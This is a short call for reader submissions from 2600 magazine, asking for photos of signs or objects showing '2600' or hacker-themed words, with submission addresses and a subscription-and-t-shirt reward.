If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues)
and a *2600* t-shirt of your choice.